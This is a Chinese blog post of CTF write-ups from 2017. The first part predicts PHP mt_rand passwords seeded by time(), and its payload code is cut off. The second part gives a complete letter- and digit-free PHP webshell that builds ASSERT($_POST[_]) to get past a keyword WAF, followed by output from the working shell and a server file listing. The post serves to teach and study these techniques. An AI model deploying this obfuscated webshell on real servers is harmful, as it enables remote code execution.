近期的一些小比赛writeup

原创

Pz_mstr 于 2017-11-29 12:55:18 发布 263 收藏

文章标签： ctf

本文链接：https://blog.csdn.net/qq_35544379/article/details/78664017

0x01 伪随机数

index.php.bak下载源码

```php
<?php
error_reporting(0);
function create_password($pw_length =  10)
{
$randpwd = "";
for ($i = 0; $i < $pw_length; $i++)
{
$randpwd .= chr(mt_rand(33, 126));
}
return $randpwd;
}

session_start();
mt_srand(time());
$pwd=create_password();

if($pwd==$_GET['pwd'])
{
  if($_SESSION['userLogin']==$_GET['login'])
        echo "Good job, you get the flag".'$flag';
}
else
{echo "Wrong!";}

$_SESSION['userLogin']=create_password(32).rand();
?>
```


对比用户输入的pwd和伪随机生成的pwd，再对比login和session产生的login，如果都满足则得到答案。

我们可以看到，这里的userLogin是在验证后设置的，因此**login置空即可绕过**

对于pwd，使用了mt_rand，而**在同一个进程中，对于同一个seed，每次通过mt_rand()生成的值都是固定的**，因此我们可以通过**还原程序逻辑，计算出对应的mt_rand()产生的伪随机数的值**进行对目标结果的爆破。

构造payload如下

```
<?php function create_password($pw_length = 10) { $randpwd = ""; for ($i = 0; $i < $pw_length; $i++) {
```

最终得到flag

```
Wrong!maybe u need to scan this website!!!
Wrong!maybe u need to scan this website!!!
Wrong!maybe u need to scan this website!!!
Wrong!maybe u need to scan this website!!!
Wrong!maybe u need to scan this website!!!
Wrong!maybe u need to scan this website!!!
Good job, you get the flag{46b07b0f27b1696d69715fdf1d1ecaa1}maybe u need to scan this website!!!
Wrong!maybe u need to scan this website!!!
Wrong!maybe u need to scan this website!!!
Wrong!maybe u need to scan this website!!!
Wrong!maybe u need to scan this website!!!
Wrong!maybe u need to scan this website!!!
Wrong!maybe u need to scan this website!!!
Wrong!maybe u need to scan this website!!!
```


0x02 hxb2017

源码

```php
<?php
ini_set("display_errors", "On");
error_reporting(E_ALL | E_STRICT);
if(!isset($_GET['content'])){
    show_source(__FILE__);
    die();
}
function rand_string( $length ) {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
    $size = strlen( $chars );
    $str = '';
    for( $i = 0; $i < $length; $i++) {
        $str .= $chars[ rand( 0, $size - 1 ) ];
    }
    return $str;
}
$data = $_GET['content'];
$black_char = array('a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w'
    , 'x', 'y', 'z', ' ', '!', '"', '#', '%', '&', '*', ',', '-', '/', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', ':', '<', '>'
    , '?', '@', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X
    ', 'Y', 'Z', '\\', '^', '`',  '|', '~');
foreach ($black_char as $b) {
    if (stripos($data, $b) !== false){
        die("关键字WAF");
    }
}
$filename=rand_string(0x20).'.php';
$folder='uploads/';
$full_filename = $folder.$filename;
if(file_put_contents($full_filename, '<?php '.$data)){
    echo "<a href='".$full_filename."'>shell</a></br>";
    echo "我的/flag,你读到了么";
}else{
    echo "噢 噢,错了";
}
```


审计：content 传入内容为 php 文件内容，因此如果我们能传入一句话的内容，即可 getshell，问题就在于普通的一句话木马会被过滤，因此我们需要想办法绕过这个关键字 WAF。
记得之前看到过p神博客的一篇“不包含数字和字母的webshell”文章。


文章的思路主要是：将非字母、数字的字符经过各种变换，最后构造出a-z中任意一个字符，再利用PHP允许动态函数执行的特点，拼接处我们想要的一句话木马

又因为php有一个这样的特性


在处理字符变量的算术运算是，PHP沿袭了Perl的习惯，而非C得。例如，在Perl中 Z;

因此我们利用这里数组Array具有一个大写字母A，一个小写a可以构造出a-z和A-Z的所有字母。
再次研究源码，我们发现没有过滤掉_（下划线）和括号'('')'
因此我们执行的 payload 为 ASSERT($_POST[_])
对应的绕过 payload 为

```
<?php
$_=[];
$_=@"$_"; // $_='Array';
$_=$_['!'=='@']; // $_=$_[0];
$___=$_; // A
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
++;$__++;$__++;$__++;$__++;$__++;$__++;
$___.=$__; // S
$___.=$__; // S
$__=$_;
$__++;$__++;$__++;$__++; // E
$___.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
++;$__++;$__++;$__++;$__++;$__++; // R
$___.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
++;$__++;$__++;$__++;$__++;$__++;$__++; // T
$___.=$__;
$____='_';
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
++;$__++;$__++;$__++; // P
$____.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
++;$__++;$__++; // O
$____.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
++;$__++;$__++;$__++;$__++;$__++;$__++; // S
$____.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
++;$__++;$__++;$__++;$__++;$__++;$__++;$__++; // T
$____.=$__;
$_=$$____;
$___($_[_]); // ASSERT($_POST[_]);
```


118.190.77.141:10080/uploads/VtBJaimuN5j0QZK6Tilsydhau5RiYX0K.php
INT
SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾
Load URL
Split URL
Execute
Enable Post data
Enable Referrer
ActivateCryptoSelector
Notice: Undefined offset: 0 in /var/www/html/uploads/VtBJaimuN5j0QZK6Tilsydhau5RiYX0K.php on line 1
Notice: Array to string conversion in /var/www/html/uploads/VtBJaimuN5j0QZK6Tilsydhau5RiYX0K.php on line 1
Notice: Use of undefined constant _ - assumed '_' in /var/www/html/uploads/VtBJaimuN5j0QZK6Tilsydhau5RiYX0K.php on line 1
Notice: Undefined index: _ in /var/www/html/uploads/VtBJaimuN5j0QZK6Tilsydhau5RiYX0K.php on line 1
Warning: assert(): Assertion failed in /var/www/html/uploads/VtBJaimuN5j0QZK6Tilsydhau5RiYX0K.php on line 1
http://blog.csdn.net/qq_35544379

成功getshell


列表
118.190.77.141
118.190.77.141
/var/www/html/uploads/
var
www
html
uploads
文件
时间
大小
9vfxIKlFftL7TxYHrbPBymsNrzHJf28f.php 2017-11-25 07:22:56 7
TYJjxc5Ap0AABopzQwDdjYJbmh80cA5W.php 2017-11-25 07:21:43 7
lHE8A1at4HPnD7bb1NmzwyfCUzSvKgSW.php 2017-11-25 07:32:22 7
o8C4E7pNkG78vExyZFuZ1plnUcLI4kFi.php 2017-11-25 07:21:44 7
WH28Ggek7Xl5hGSNEn3GH6BEMa2aOtkB.php 2017-11-25 07:32:34 7
txXd32zfY95L7qpygb745yeSB8bcc2iv.php 2017-11-25 07:32:32 7
FmPo1jGugJeEYEDHJ2hS4IjqEdJxrfFX.php 2017-11-25 07:27:52 7
Ca6BrJIWVvkYfuLdtfjpRfyVMRWtNJ3g.php 2017-11-25 07:22:56 7
rXuUXPl90eUBjypPTVchFhuxDBXs1Muj.php 2017-11-25 07:22:56 7
LCMjQUyQAIjsCBMxJeHHzRy7nCo6oFKZ.php 2017-11-25 07:22:44 7
X2Iaxl9Aija1HLP1mR3AV1d8AAzQOiIC.php 2017-11-25 07:16:31 6
odDWOOsT83RSqFpIH595irJzRg9W872m.php 2017-11-25 07:26:23 14
MZ7khqOQy5C44JomqqgJjb2vwHnv86eL.php 2017-11-25 07:21:55 7
32g1mFbKKn7VdGcGX5y9g7998NomAn0u.php 2017-11-25 07:22:55 7
jASCb1oodZDEZ47ZZY4JxQOSbCJOcZol.php 2017-11-25 07:10:18 14
Jjy2LntmdMwFKxkqspSeyir78km6M25l.php 2017-11-25 07:21:54 7
yMs9m2M6gl9zZBitoFQhi0sB69qZJQt7.php 2017-11-25 07:32:20 7
http://blog.csdn.net/qq_35544379